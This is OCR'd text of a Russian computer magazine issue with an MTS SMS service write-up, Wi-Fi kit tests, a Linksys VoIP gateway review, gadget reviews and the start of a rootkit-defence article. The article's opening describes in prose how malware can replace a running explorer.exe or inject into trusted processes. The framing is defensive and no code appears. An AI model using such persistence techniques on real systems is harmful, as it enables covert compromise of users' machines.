Но наверняка каждый может припомнить пару казусов, когда чужой человек прочитал сообщение, которое ему совсем не стоило показывать, либо когда ты забыл поздравить одну из подружек с ее очередным Днем рождения (вот и я думал, что в этом году он уже был :)). А разве удобно отсылать три десятка сообщений с текстом: «Я нашел баг в программе, все выходите в сеть!» — всем твоим друзьям-хакерам по отдельности? Но теперь, с появлением новой услуги под названием «SMS-ЭКСТРА» от компании МТС, жить станет значительно легче! В услугу входят такие сервисы, как «SMS-ЭКСПРЕСС», «SMS-КАЛЕНДАРЬ», «SMS-СЕКРЕТ» и «SMS-ГРУППА».


Рассмотрим их по порядку. Отправленные с помощью «SMS-ЭКСПРЕСС» сообщения отображаются сразу на экране телефона адресата и не сохраняются в памяти, не засоряя ее. Твоему приятелю или подруге не придется бродить по меню, чтобы прочитать действительно срочное сообщение. И что важно, его не смогут прочитать любопытные любители поиграться с чужим телефоном, которые сразу лезут в списки входящих sms.


Сервис «SMS-КАЛЕНДАРЬ» позволяет доставлять sms по назначенному абонентом расписанию. Продуманная система предполагает два варианта работы с ним: ты можешь указать либо количество минут, через которое необходимо доставить сообщение (от 1 до 9999), либо точные дату и время. К примеру, вполне реально запланировать отправку sms-сообщения своему щепетильному босу с текстом: «Пофиксил два бага, до утра доделаю поиск по базе» — на час ночи, а самому в это время видеть энный сон.

Каждый раз, отправляя сообщение другу, ты не можешь знать наверняка, что sms прочитает именно он, что это не будет его подружка, мама, папа или сестра-проказница (нужное подчеркнуть). С помощью сервиса «SMS-СЕКРЕТ» эта проблема решается легко. Даже если кто-то и возьмет телефон при звуке пришедшего сообщения, он увидит только надпись: «Для вас есть 1 сообщение, подтвердите доставку. Введите пароль». Единственное неудобство — и получатель, и отправитель sms должны быть подключены к «SMS-ЭКСТРА». Зато не нужно предварительно обмениваться никакими секретными словами или открытыми ключами систем шифрования. При регистрации в сервисе «SMS-СЕКРЕТ» каждый придумывает себе личный пароль — и все.

Наконец, «SMS-ГРУППА» позволяет одновременно отправлять сообщение заранее установленной группе абонентов. Сначала нужно придумать ей название и зарегистрировать в системе, а затем по очереди добавить в нее телефоны друзей, до 30 номеров. После этого одной простой командой можно отослать сообщение сразу всей группе. Поскольку списки групп хранятся на сервере МТС, групповая рассылка всегда доступна, даже если переставить симку в другой телефон.

Вся эта прелесть уже доступна абонентам МТС в России в домашней сети и в роуминге, причем никаких лишних денег компания за это не возьмет. Ты лишь оплачиваешь факт отправки sms по своему тарифному плану. А особенно круто то, что, чтобы пользоваться сервисами, не нужно иметь супернавороченный смартфон или устанавливать дополнительные JAVA-апплеты или приложения на свой телефон, который может их и не поддерживать. Вся техническая часть реализована на сервере сотового оператора, поэтому новые сервисы работают на любом мобильнике.


АЛЕКСЕЙ ШУВАЕВ


АЛЕКСЕЙ ПОЛЯКОВ

Сеть без проводов

Тестирование комплектов беспроводного доступа Wi-Fi

Что ты обычно представляешь себе при слове «сеть»? Огромный шкаф, набитый коммутаторами с торчащими из них маркированными, а то и немаркированными «соплями»? Толстенную связку кабелей, в лучшем случае убранную в короб, а в худшем — просто прибитую скобами к потолку? Тщетные попытки дотянуться полутораметровым патч-кордом до розетки, находящейся в паре метров от компа, да еще и скрытой ножкой стола?
А ведь все можно сделать иначе! Конечно, хоронить проводные сети еще рано — они дешевы, надежны и обеспечивают большую скорость. Но во многих случаях преимущества технологии Wi-Fi очевидны: например, если твой начальник сначала сделал евроремонт в офисе, а после этого попросил тебя, как сисадмина, провести еще пару розеток (реальный случай!). Или когда ты хочешь поставить дома еще один комп в другую комнату. Еще один пример: в случае, если твое любимое рабочее положение — развалившись на диване с ноутбуком. В конце концов, с помощью Wi-Fi можно удобно и надежно организовать выход в интернет. Одним словом, сфера применения беспроводной связи полностью зависит от твоих потребностей и фантазии. А вот с выбором железа сейчас поможем.

Технологии

На первый взгляд, все просто: имеется один или несколько компьютеров с беспроводными сетевыми адаптерами и точка доступа, подключенная к проводной сети (как правило, через свитч) и являющаяся мостом между беспроводной и проводной сетями. Компьютеры беспроводной сети общаются только с точкой доступа, а та передает их запросы в сеть и обратно. Но здесь возникает ряд проблем, которые нужно как-то решать. И первая из них — это конфиденциальность информации. Если в случае проводной сети, для того чтобы физически подключить к ней левый компьютер, нужно как минимум взломать ночью шкаф и воткнуть кабель в свитч, то в случае Wi-Fi достаточно просто погулять с ноутбуком вокруг дома, где есть такие сети. Поэтому если ты не хочешь, чтобы подборка откровенных фотографий твоей подружки неожиданно перекочевала из недр твоего диска на просторы Сети, то обязательно включай шифрование данных. Наиболее распространенным (и единственно возможным при применении стандарта IEEE 802.11b) является WEP-шифрование. К сожалению, в этом алгоритме имеется ряд слабых мест, делающих возможным получение ключа методом перебора. Поэтому, если устройство поддерживает стандарт IEEE 802.11g, лучше использовать более стойкое шифрование WPA.
Удобство настройки тоже стоит не на последнем месте. Если еще несколько лет назад большую часть активного сетевого оборудования приходилось конфигурировать, вводя в консоли юниксоподобные команды и изредка ударяя по висящему рядом бубну, то теперь на смену текстовой консоли пришел web-интерфейс. Просто подключаешь девайс к сети, вводишь в браузере заранее известный IP-адрес — и попадаешь на web-страницу конфигурации с графическим и, как правило, интуитивно понятным интерфейсом.
Скоростные ограничения также зависят от стандарта: IEEE 802.11b допускает скорость до 11 Мбит/сек, а IEEE 802.11g — до 54 Мбит/сек. Разумеется, это предельные величины, и в реальных условиях они будут существенно меньше. Существенными факторами здесь являются количество служебной информации, стабильность работы канала, расстояние между устройствами, наличие источников помех и даже материал, из которого сделаны стены.

Методика тестирования

Точка доступа соединялась с компьютером через сетевую карту, а адаптер Wi-Fi подключался к ноутбуку. Для всех устройств были использованы родные драйверы, доступные на сайтах производителей. При необходимости выполнялось и обновление прошивок тестируемых точек доступа. Далее, после успешной установки соединения, пропускная способность и стабильность канала оценивались при помощи программы NetIQ Chariot. Данные передавались трижды: от точки доступа до беспроводного адаптера в слоте ноутбука, наоборот, и в обоих направлениях. Поскольку беспроводная связь существенно зависит от внешних условий, мы проводили эти тесты дважды: первый раз — на расстоянии 1 метр, второй — на расстоянии 10 метров; в последнем случае на пути радиосигнала были две стены. В первом тесте были получены пиковые результаты, во втором — максимально приближенные к реальности.





ASUS WL-320gE + ASUS WL-100GE



●●●●●●●●●○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128 бит, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 1,5 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **13**
Выходная мощность РЧ: **15 dBi**
Габариты: **165x110x30 мм**

Корпус девайса несколько ассиметричной формы, и это придает его дизайну современности. Имеется возможность крепления на стену. Антенны, как точки доступа, так и адаптера, поворотные, и при плохой связи можно попытаться развернуть их наилучшим образом. Более того, антенну точки доступа можно снять и заменить другой, более мощной. Заявленный радиус действия на открытой местности 850 метров, что, согласись, немало. Однако обнаружилась и обратная сторона: устройство достаточно распространенное, и при сканировании сети утилитой настройки та нашла сразу несколько подобных точек. Поэтому при настройке лучше сразу указать имя и IP-адрес. Другая проблема — периодическое снижение скорости до 1 Мбит/сек даже на минимальном удалении — была успешно решена установкой обновленного комплекта драйверов с сайта производителя.

ASUS WL-320gP + ASUS WL-100GE

$95+$40

●●●●●●●●●○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128 бит, WPA/WPA-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 1,5 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **13**
Выходная мощность РЧ: **20 dBi**
Габариты: **165x110x30 мм**

От младшей модели производства Asus, принявшей участие в нашем тесте, эта точка доступа отличается наличием двух антенн. Это отразилось и на качестве связи: скорость оказалась в среднем выше, а графики получились более стабильными. Особенно разница заметна при 10-метровом удалении. А поскольку тестирование было проведено с одним и тем же сетевым адаптером (ASUS WL-100GE) и в одинаковых условиях, этот результат можно считать достоверным. Так же как и младшую модель, ASUS WL-320gP можно закрепить на стене. Имеются встроенный DHCP-сервер (для выделения динамических IP-адресов в сети тебе не придется использовать отдельный компьютер) и поддержка нескольких способов аутентификации: не только по паролю, но и по MAC-адресу. Меню конфигурации понятное и простое в настройке.

test_lab выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний ASUS, D-Link, LevelOne, NETGEAR, TRENDnet и U.S.Robotics





D-Link DWL-2100AP +D-Link DWL-G650

$85+$35

●●●●●●●●●○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128 бит, WPA/WPA-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 2 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **13**
Выходная мощность РЧ: **16 dBi**
Габариты: **142x109x31 мм**

Внешне девайс выглядит достаточно непримечательно: этакая стандартная для продукции D-Link серебристо-серая коробочка. А вот его «начинка» очень даже заслуживает внимания. В частности, имеется турборежим (технология D-Link 108G), позволяющий развивать скорость до 108 Мбит/с. Это сказалось на результатах теста на расстоянии 1 метр: отрыв получился очень существенным. Но при большем расстоянии этот отрыв пропадает. На высоком уровне находится и безопасность: имеется поддержка WPA/WPA2, фильтрация MAC-адресов, возможность доступа к интерфейсу управления только с заданных IP-адресов, а также поддержка протоколов безопасности SSL/SSH. Одним словом, в этот точке доступа есть все для организации действительно защищенной сети. Однако обилие функций усложняет конфигурирование.

LevelOne WAP-0003 + LevelOne WPC-0300

$60+$27

●●●●●●●●●○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128 бит, WPA/WPA-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 2 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **13**
Выходная мощность РЧ: **16 dBi**
Габариты: **190x149x36 мм**

Дизайн девайса можно назвать несколько старомодным: точка доступа выглядит массивной, но солидной и добротной. Производительность оказалась на среднем уровне, однако графики получились очень стабильными, без существенных перепадов, что часто бывает важнее рекордных пиковых показателей. Отсутствие поддержки WPA2/WPA2-PSK и не самая стабильная работа в режиме WPA-PSK ограничивают сферу применения девайса теми задачами, для решения которых достаточно шифрования WEP (например, дома или в небольшом офисе). Имеется встроенный DHCP-сервер, правда, крайне примитивный: из дополнительных параметров он умеет передавать только адрес DNS. Меню конфигурации оформлено весьма красочно, но не слишком удобно. Что касается сетевого адаптера, то с его установкой не возникло никаких проблем.

$110+$65

USRobotics MAXg Acess Point 5451A + USRobotics MAXg PC Card 5411

●●●●●●●●●○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128 бит, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 2 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **13**
Выходная мощность РЧ: **19,8 dBi**
Габариты: **109x18x43 мм**

Компактный девайс обтекаемой формы хорошо впишется в интерьер как квартиры, так и небольшого офиса. Существует возможность подключения внешней антенны. Имеется высокоскоростной режим 125 Мбит/сек на основе технологии MAXg. Эта точка доступа в комплекте с беспроводным адаптером USRobotics MAXg PC Card 5411 показала самые высокие скоростные результаты в нашем тесте как при расположении устройств «вплотную», так и на 10-метровом удалении их друг от друга. Входящая в комплектацию утилита автоматически находит и определяет имеющиеся точки доступа, что существенно снижает временные затраты на настройку.





NETGEAR WG602 + NETGEAR WG111T

$95+$65

●●●●●●●●○○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128 бит, WPA/WPA-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 2 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **13**
Выходная мощность РЧ: **16 dBi**
Габариты: **281x175x118 мм**

Несмотря на внушительные размеры, устройство выглядит очень стильно: плавные лаконичные формы, скругленные углы... Но, помимо внешнего вида, дизайнеры подумали и об удобстве: девайс можно поставить вертикально, и тогда он не займет много места на столе. Беспроводной адаптер подключается через USB, что не всегда хорошо: неприметная карточка в слоте ноутбука все-таки удобнее, чем внушительных размеров адаптер, торчащий из слота USB. Зато разработчики точки доступа подумали о безопасности: IP-адрес, логин и пароль по умолчанию написаны на нижней стороне девайса, и ты можешь быть уверен, что никто не покопается в меню конфигурации непосредственно после включения точки доступа. К сожалению, выдающихся скоростных характеристик и большой стабильности связи девайс не продемонстрировал: эти показатели находятся на среднем уровне.

TRENDnet TEW-453APB + TRENDnet TEW-601PC

$140+$90


●●●●●●○○○○

Технические характеристики точки доступа:
Шифрование: **AES, WEP 64/128/152 бита, WPA/WPA-PSK (TKIP/AES/TKIP+AES)**
Интерфейсы: **съемная антенна с усилением 2 dBi и разъемом SMA обратной полярности, LAN 10/100 Мбит/сек**
Рабочие каналы: **14**
Выходная мощность РЧ: **18 dBi**
Габариты: **141x100x27 мм**

Никаких дизайнерских изысков девайс не имеет: устройство сделано в расчете на то, что оно будет честно выполнять свою работу, а не украшать офис или квартиру. Поддерживается множество способов аутентификации, несколько профилей безопасности, имеется встроенный клиент RADIUS. Шифрование WPA2/WPA2-PSK будет работать после установки соответствующих обновлений с сайта производителя. Технология Power over Ethernet обеспечивает возможность электропитания непосредственно через кабель Ethernet (при установке дополнительного оборудования), так что без электророзетки можно обойтись. К сожалению, связь получилась достаточно нестабильная, со скачками и перебоями, а сетевой адаптер за время тестов несколько раз вызывал зависание компьютера. Возможно, причина кроется не в аппаратных проблемах, а в несовершенстве ПО, тогда остается только дожидаться соответствующих апдейтов.

Вывод

Одни из протестированных нами устройств могут занять достойное место на твоем домашнем столе, а другие — стать скорее элементами сети небольшого офиса. Награду «Выбор редакции» мы присудили комплекту USRobotics MAXg PC Card 5411 и USRobotics MAXg Acess Point 5451A за рекордные скоростные показатели, обошедшие всех остальных участников теста. А «Лучшей покупкой» стала пара устройств D-Link DWL-G650 и D-Link DWL-2100AP из-за стабильной связи в любых условиях, богатых возможностей настройки и высокого уровня безопасности при довольно приемлемой цене.





ДЕНИС ГУДИН



ОБЗОР VOIP-ШЛЮЗА LINKSYS SPA3102

Технические характеристики:
Интерфейсы: **1 x WAN (RJ-45), 1 x LAN (RJ-45) 10/100 Мбит/сек, 1 x FXS (RJ-11), 1 x FXO (RJ-11)**
Поддерживаемые протоколы: **SIPv2**
Компрессия: **G.711, G.726 (16/24/32/40 kbps), G.729 A, G.723.1**
Функции LAN: **режим «маршрутизатор/мост», DHCP-сервер, PPoE Client, QoS, NAT**
Функции WAN: **статический IP, PPoE, DHCP, QoS, NAT**
Безопасность: **AES (расширенная система шифрования), MD5-шифрование**
Дополнительно: **поддержка VAD, IVR (interactive voice response)**

Технологии IP-телефонии надежно зарекомендовали себя в решении задач снижения стоимости телефонных коммуникаций, оптимизации использования информационных ресурсов Сети, повышения безопасности и, что самое главное, внедрения новых методов автоматизации деятельности компании. VoIP-устройства, или так называемые VoIP-шлюзы, дают возможность организовать доступ к факсимильным и голосовым услугам связи через интернет. Причем работа шлюзов может быть незаметна для конечных пользователей сети связи, они будут промежуточным звеном между телефонными аппаратами, городскими и офисными станциями АТС, связующим телефонным оборудованием, факсимильными аппаратами. Наиболее перспективными технологиями VoIP являются протоколы SIP и MGCP, использующие различные методы сжатия голоса и факсовых сообщений с преобразованием в IP (G.711, G.726, G.729 A, G.723.1). Компания LynkSys представила свое решение для небольших офисов и частных пользователей — VoIP-шлюз LinkSys SPA3102 с поддержкой протокола SIPv2.

Методика тестирования

Для составления этого обзора мы оценивали продукт по нескольким критериям. Во-первых, внешний вид устройства в сочетании с функциональностью и удобством подключения. Далее, проверялась гибкость и доступность web-интерфейса и всех возможных настроек шлюза. И конечно же, оценивались особенности работы устройства при выполнении его прямых функций, а именно качество соединения и удобство использования.

Внешний вид

LinkSys SPA3102 выполнен в компактном стильном серебристом корпусе. С лицевой стороны располагаются светодиоды активности устройства: индикатор питания, Ethernet-индикатор присутствия LAN, Phone-индикатор подключения телефонного аппарата или факса, Line-индикатор подключения к ТфОП (телефонная сеть общего пользования). С тыльной стороны находятся разъемы: для подключения питания, RJ-45 (WAN), RJ-45 (LAN), RJ-11 (FXS) для подключения телефона или факса, RJ-11 (FXS) для подключения к телефонной линии или к мини-АТС.
LinkSys SPA3102 можно расположить горизонтально или вертикально. Причем в последнем случае адаптер можно разместить на стене в трех положениях.

Функциональные возможности

SPA3102 — продолжение модели SPA3000. Этот шлюз поддерживает те же функции, что и SPA3000, и в дополнение к ним имеет встроенный маршрутизатор. Помимо этого, SPA3102 обладает большим объемом памяти (ROM) и поддерживает два одновременных вызова при использовании кодека G.729.
Шлюз имеет на борту один разъем FXS и один разъем FXO. К FXS-порту подключается любой удобный тебе телефон, например Dect-телефон, что является большим преимуществом при ограниченном ассортименте IP-телефонов на рынке. Разъем FXO может быть использован для подключения к городской или офисной АТС. Поэтому LinkSys SPA3102 можно применять для звонков как через ТфОП, так и через оператора IP-телефонии. Подключение к сети интернет возможно либо от домашней сети с помощью порта на шлюзе LAN, либо напрямую от модема через порт WAN. SPA3102 поддерживает функцию аварийного переключения VoIP-канала на ТфОП в случае пропадания интернет-канала, недоступности провайдера или отключения электричества.
Несколько смутило отсутствие аппаратного сброса к заводским установкам. Для возврата к начальным настройкам придется воспользоваться телефоном и встроенным голосовым меню или, если есть возможность, веб-интерфейсом.
Раз уж речь зашла о web-интерфейсе, расскажем и о нем. Разработчиками LinkSys предусмотрены два варианта отображения: простой (basic) вид для быстрой настройки и расширенный для продвинутых (advanced) пользователей. Но также количество настроек меняется в зависимости от уровня доступа к шлюзу: Admin login или User login.



Настройки делятся на сетевые (Network) и голосовые (Voice). В сетевых настройках пользователь задает параметры подключения к интернету как в режиме статического задания адреса, так и в режиме DHCP или PPPoE. Во встроенном маршрутизаторе есть возможность настройки NAT (Network Address Translation). Преобразование адресов используется практически во всех современных локальных IP-сетях, где играет двоякую роль: во-первых, позволяет не заботиться об экономии глобального адресного пространства (дефицит IP-адресов ощущается уже очень остро), во-вторых, закрывает устройства локальной сети от доступа извне, увеличивая таким образом их безопасность. NAT можно отключить и перевести шлюз в режим работы моста (bridge).

Фильтрация трафика может осуществляться одновременно и по IP-адресу источника, и по порту назначения (TCP/UDP). Количество правил фильтрации ограничено 20, чего вполне достаточно.

Устройство также позволяет сменить MAC-адрес WAN-интерфейса. Возможна ручная установка любого MAC-адреса.

В голосовых настройках пользователь может подключить такие известные услуги телефонии, как удержание звонка/ожидание звонка, переадресация звонка, перенаправление звонка, быстрый набор, дозвон, конференц-связь. Также здесь можно настроить подключение к SIP-аккаунту. Процесс настройки SIP-аккаунта сводится к вводу адреса прокси-сервера, SIP ID и пароля. Отдельное внимание хочется уделить возможности тонкой настройки входящих и исходящих кодеков, а также поддержки функции компенсации эха и генерации фонового шума, что позволяет добиться эталонного качества звука и естественности переговоров, даже в условиях так называемой дальней связи, где имеются довольно большие задержки сигнала.

Стоит заметить, что настраивать шлюз можно с обычного телефона посредством встроенного голосового меню (IVR-интерфейса), если рядом нет компьютера. С помощью этого интерфейса управления также производится настройка IP-адресов физических интерфейсов устройства. Список команд приводится в документации к устройству.

Результаты тестов

LinkSys SPA3102 проверялся на базе наиболее популярного сейчас сервиса IP-телефонии SIPNET. Звонки осуществляются практически в обычном режиме. Для звонка на городской или мобильный телефон необходимо набрать код страны, код города и телефонный номер. Если ты звонишь на внутренний номер сети SIPNET, то достаточно ввести SIP ID — персональный сетевой номер. В отличие от обычного телефонного номера, этот номер не зависит от городских телефонных сетей, междугородных и международных линий связи и будет работать везде, где есть интернет.

Сделав несколько пробных звонков по Москве, во Владивосток и в Казахстан, можно прийти к заключению, что качество передачи речи не уступает традиционной телефонии при применении соответствующих кодеков. При желании можно менять приоритет используемых кодеков. В SIPNET задаются различные точки приземления (узлы) с выбором кодеков и стоимости трафика. Кодеки G.723 и G.729 обеспечивают приемлемое качество звука при небольшом трафике (до 8 Кбит/с). Кодек G.711 позволяет достичь высокого качества передачи звука, но при этом требует для своей работы широкополосный доступ к интернету со скоростью не менее 64 Кбит/с.

Выводы:

В целом мы остались довольны LinkSys SPA3102, при своей небольшой стоимости предоставляющим широкие возможности настройки как сетевых, так и голосовых параметров.

Внешнее исполнение привлекает своими небольшими габаритами и удобным расположением разъемов. Однако есть и недочет: отсутствие кнопки сброса Reset к заводским настройкам.

Итак, мы с уверенностью констатируем, что Linksys SPA2102 можно рекомендовать для использования в небольшом офисе или дома.

4 девайса







Технические характеристики:
Форм-фактор: **ATX**
Размер: **midiTower**
Материал: **сталь**
Отсеки, шт.: **1 x 3,5" ext, 4 x 3,5" int, 3 x 5,25"**
Дополнительно: **USB, mic, ear**
Размеры, мм: **430x198x480**
Вес, кг: **6,5**



1. Корпус с таким названием обязан выглядеть на все сто — он так и выглядит. Повторяя костюм и маску Зорро, он выкрашен в черный цвет, а небольшие серо-серебряные вставки только добавляют ему шарма.
2. На переднюю панель вынесены два порта USB, гнезда для микрофона и наушников, есть возможность самостоятельно вывести туда еще и один разъем FireWire.
3. Передняя панель отличается еще и тем, что она не сплошная, а в сеточку — для лучшего охлаждения корпуса.
4. Вообще, забота о кондиционировании тут очень заметна: по вентилятору на передней и задней панели (120 мм), сетчатая боковая стенка и особая система охлаждения видеоплаты.
5. Последняя называется Grand Air Duct и состоит из особого продуманного крепления для вентиляторов, один из которых идет в комплекте поставки (120 мм) и охлаждает видеоплату.
6. Еще одним оригинальным ходом является крепление блока питания: он расположен не сверху, а снизу, у дна корпуса, что обеспечивает лучший температурный режим, нежели в случае классической компоновки.
7. Нужно добавить, что корпус сделан качественно и аккуратно, острые углы отсутствуют, все что нужно завальцовано.
8. В комплект поставки, помимо уже упомянутого выше вентилятора, входят все необходимые винтики и инструкция по установке.



1. Зорро был мужиком не маленьким, и Sunbeam Zorro тоже не мал. Зато он может вместить в себя один накопитель 3,5" и три 5,25". Это внешние накопители. Внутренних же в него поместится 4 трехдюймовки.









Технические характеристики:
Интерфейс с компьютером: **USB 2.0**
Разрешение матрицы, Мпикс: **1,3**
Видео, fps: **640x480@30**
Фото: **1280x960 (возможна интерполяция до 4 Мпикс)**
Микрофон: **есть**
Длина кабеля, м: **1,8**



1. Поддержка высокоскоростного интерфейса USB 2.0 позволяет передавать видео высокого качества.
2. Матрица в 1,3 Мпикс обеспечивает съемку фото с разрешением 1280x960 без интерполяции.
3. Встроенный микрофон с поддержкой технологии подавления эха снимает необходимость покупки отдельного девайса.
4. Камера оснащена механикой и может самостоятельно следить за твоим лицом во время перемещений. Благодаря этому ты почти всегда будешь в кадре.
5. Простота установки и настройки софта приятно сочетается с его функциональностью.
6. Установка блока с камерой на съемной ножке дает возможность разместить камеру максимально удобно.
7. Красный светодиод оповестит тебя о начале работы камеры. Ты всегда сможешь узнать, видят тебя или нет.
8. В состав ПО включены различные анимированные персонажи, мимикой которых ты можешь управлять.



1. Если в комнате есть светлые объекты, камера иногда может ошибиться и переключиться на них, переставая следить за твоим лицом. Однако, понимая свою ошибку, она довольно быстро возвращается назад.
2. Микрофон расположен в утяжеленном основании и может не быть направлен в сторону говорящего.



ICY BOX IB-351U
USB-бокс для твоего винта

$35

Технические характеристики:
Интерфейс с компьютером: **USB 2.0**
Внешнее питание: **есть**
Поддерживаемый интерфейс винчестеров: **IDE**
Цвет: **серебряный, черный**



1. Внешний винчестер можно с легкостью перенести к другому компьютеру и сразу перекинуть большой объем данных.
2. В бокс можно установить практически любой современный винчестер с интерфейсом IDE.
3. Скоростной интерфейс USB 2.0 позволяет без особых задержек работать даже с цифровым видео.
4. Хорошая вентиляция винчестера обеспечивается двумя металлическими пластинами и стенками, изготовленными из сетки.
5. Светодиодные индикаторы оповестят об активном состоянии работы винчестера.
6. Благодаря простой конструкции без вентиляторов полностью отсутствует шум.
7. В комплект входит подставка для вертикальной установки девайса.
8. Не требуется установки лишнего ПО для работы с жестким диском.



1. Отдельный блок питания не очень удобен при частой транспортировке.
2. Возможна работа только с файловыми системами FAT/FAT32/NTFS.

Genius navigator 805 guard
Беспроводная оптическая мышь

$50

Технические характеристики:
Интерфейс с компьютером: **USB (адаптер)**
Метод связи с адаптером: **радиосвязь**
Радиус действия, м: **до 10**
Питание: **два элемента АА**
Разрешение оптического сенсора, dpi: **800-1600**
Вес, г: **95 (без батарей)**



1. Эргономичная мышка общается с компьютером по беспроводному каналу. Провода больше не помеха.
2. Разрешение оптического сенсора от 800 до 1600 точек на дюйм — этого вполне хватит для точного наведения курсора.
3. Колесо прокрутки оснащено дополнительной функцией — переключением просматриваемых страниц вперед и назад.
4. Отдельная кнопка для блокировки монитора или средств ввода.
5. На нижней стороне мыши имеется крепление для адаптера беспроводной связи — комплект всегда будет рядом.
6. Специальный светодиодный индикатор предупреждает о разрядке батарей и необходимости их замены.
7. В качестве оптического элемента применен лазер, который не будет отвлекать свечением в темноте.



1. При длительной работе с мышкой довольно сильно напрягаются мышцы кисти руки.
2. Для нажатия колеса прокрутки как третьей кнопки приходится прилагать немалые усилия.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании «БЮРОКРАТ» (т.(495) 745-5511, www.buro.ru), а также российскому представительству компании Logitech.

КРИС КАСПЕРСКИ




Противостояние с малварью продолжается

Боремся с продвинутыми руткитами вручную


Создание удаленных потоков — популярный способ внедрения вредоносного кода в доверенные приложения, используемый малварью для обхода антивирусов, персональных брандмауэров и других защитных механизмов, большинство из которых к такому повороту событий явно не готово. Полный дестрой, в общем. Но, чтобы положить ему конец, достаточно немного подумать головой!

Попав на целевой компьютер, малварь должна хоть как-то на нем закрепиться. Фактически у малвари есть два пути: создать свой собственный исполняемый файл на диске или внедриться в уже существующий. Первое слишком заметно, да и к тому же персональные брандмауэры, обнаружив новую программу, ломящуюся в сеть, тут же поднимут тревогу, обращаясь к пользователю с вопросом: казнить эту тварь или помиловать?

Внедрение в существующие файлы чревато еще более серьезными последствиями. Система блокирует запись в запущенные файлы, и малвари приходится извращаться не по-детски, чтобы преодолеть это ограничение. Небольшой хинт. Переименовать файл, например, explorer.exe в _explorer_.exe, система не запрещает. Можно скопировать _explorer_.exe в explorer.exe и тут же внедрить в последний вредоносный код, после чего убить процесс _explorer_.exe, чтобы система перезапустила его вновь, открывая уже зараженный explorer.exe. Только это все равно не поможет, поскольку не пройдет и секунды, как возмутится SFC, ответственная за контроль целостности системных файлов. Теоретически ее можно отключить (или обновить эталонную копию explorer.exe), но это даже не обсуждается, так как не вариант. Ну поборем мы SFC, так при очередном обновлении explorer.exe программа windows update сделает круглые глаза: что, это, мол, за китайские новости? Не знает она такого файла и обновлять его не будет! Короче, трогать файлы на диске — неправильно. Более продвинутая малварь внедряется прямо в адресное пространство доверенных процессов (то есть таких процессов, которым заведомо разрешен выход в сеть по меньшей мере по одному порту, например Outlook Express, IE, FireFox, Opera, etc). Такая малварь живет только в оперативной памяти, не оставляя на диске никаких следов, и умирает сразу же после перезагрузки, что существенно затрудняет ее обнаружение. А на



› Рисунок 1. SoftICE отловил попытку создания удаленного потока честным приложением по имени FAR



